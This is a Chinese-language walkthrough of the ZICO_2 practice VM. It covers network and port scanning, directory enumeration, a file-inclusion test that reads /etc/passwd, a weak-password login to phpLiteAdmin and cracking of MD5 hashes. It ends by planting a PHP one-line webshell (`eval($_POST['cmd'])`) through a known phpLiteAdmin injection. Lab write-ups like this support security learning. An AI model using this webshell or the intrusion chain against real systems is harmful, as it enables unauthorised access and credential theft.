靶机精讲：ZICO_2 靶机 writeup


一.arp-sacn 扫描靶机

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:9c:ad:b4, IPv4: 192.168.28.50
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.28.132  00:0c:29:f3:c6:96       VMware, Inc.
192.168.28.140  b2:c7:fb:11:d5:ad       (Unknown: locally administered)
192.168.28.214  6c:cd:0e:fb:e3:b1       (Unknown)
192.168.28.86   2e:1f:91:27:df:72       (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.091 seconds (122.43 hosts/sec).
 4 responded
```

靶机ip：192.168.28.132

二.端口扫描


- tcp
  - ```
    ┌──(kali㉿kali)-[~]
    └─$ sudo nmap -sT -sV  -O -p- --min-rate=10000  192.168.28.132
    Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 08:55 EDT
    Nmap scan report for 192.168.28.132
    Host is up (0.00041s latency).
    Not shown: 65531 closed tcp ports (conn-refused)
    PORT      STATE SERVICE VERSION
    22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
    80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
    111/tcp   open  rpcbind 2-4 (RPC #100000)
    53150/tcp open  status  1 (RPC #100024)
    MAC Address: 00:0C:29:F3:C6:96 (VMware)
    Device type: general purpose
    Running: Linux 2.6.X|3.X
    OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
    OS details: Linux 2.6.32 - 3.5
    Network Distance: 1 hop
    Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

    OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 16.86 seconds
    ```
- udp
  - ```
    ┌──(kali㉿kali)-[~]
    └─$ sudo nmap -sU --min-rate=10000 192.168.28.132
    [sudo] kali 的密码：
    Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 08:55 EDT
    Nmap scan report for 192.168.28.132
    Host is up (0.00028s latency).
    Not shown: 992 open|filtered udp ports (no-response)
    PORT      STATE  SERVICE
    111/udp   open   rpcbind
    123/udp   open   ntp
    16739/udp closed unknown
    29977/udp closed unknown
    32815/udp closed unknown
    49160/udp closed unknown
    49207/udp closed unknown
    54281/udp closed unknown
    MAC Address: 00:0C:29:F3:C6:96 (VMware)

    Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
    ```

- script
  - 
```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln 192.168.28.132
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 08:55 EDT
Nmap scan report for 192.168.28.132
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /view/index.shtml: Axis 212 PTZ Network Camera
|   /dbadmin/: phpMyAdmin
|   /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /vendor/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_  /view/: Potentially interesting folder
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open  rpcbind
MAC Address: 00:0C:29:F3:C6:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 32.23 seconds
```

- 分析
  - tcp和udp
    - 结合二者，我们可以靶机开饭了**22，80，111，123，53150**，开启的服务分别是ssh，apache，rpc，ntp，statue。
  - script
    - 80端口出来了一些目录，其中dbadmin我们需要重点关注，其他的需要检查。
  - 总结
    - 80端口仍是我们首选进攻点，22端口放置最后，如果80端口没有结果，那查看其他端口。


三.web目录爆破

- 使用`dirb http://192.168.28.132`默认字典爆破，当然** dirseach，gobuster**都是极为不错的工具，值得一试。




- 结果
  - 与script扫描出来的目录一致。

四.信息汇总


- web界面
  - 首页
    - 

    - 源码也看过了，没有让我感兴趣的东西。
  - PORTFOLIO




- 这个界面的网址是有个page参数，可能存在文件包含漏洞。

- 目录
  - js与css略过。
  - dbadmin



- 存在一个登录界面是否有弱密码呢。


  - view




- 没有任何东西

五.对可疑点攻击

- **文件包含漏洞**
  - 做了个小测试，确实有文件包含漏洞




  - 查看**/etc/passwd**




发现用户zico。

- 查看**/proc/version**




版本：linux 3.2.0-23。

- **弱密码漏洞**
  - 尝试输入**admin**， 结果直接登录进去




发现

了账号密码，但是经过了hash加密，似乎是md5




六.破译密码

- 保存
  - 将密码保存在upasswd中




- 破译
  - 当然选择john呀（hashcat也行）

将其保存在passwd中




七.ssh连接

- 连接ssh
  - 

发现的zico和root用户登录不了。

八.使用searchsploit


1.phpLiteAdmin版本信息




2.寻找漏洞

- 


发现有一个可用漏洞，可以使用`searchspolit phpliteadmin 1.9.3 -m 24044.txt`
- 漏洞信息



- 实施
  - 首先创建一个新的数据库，名字随意




  - 在创建一个表，名字随意，但只要一个字段



- 字段名随意，但是内容要写一个php一句话木马`<?php eval($_POST['cmd']); ?>`

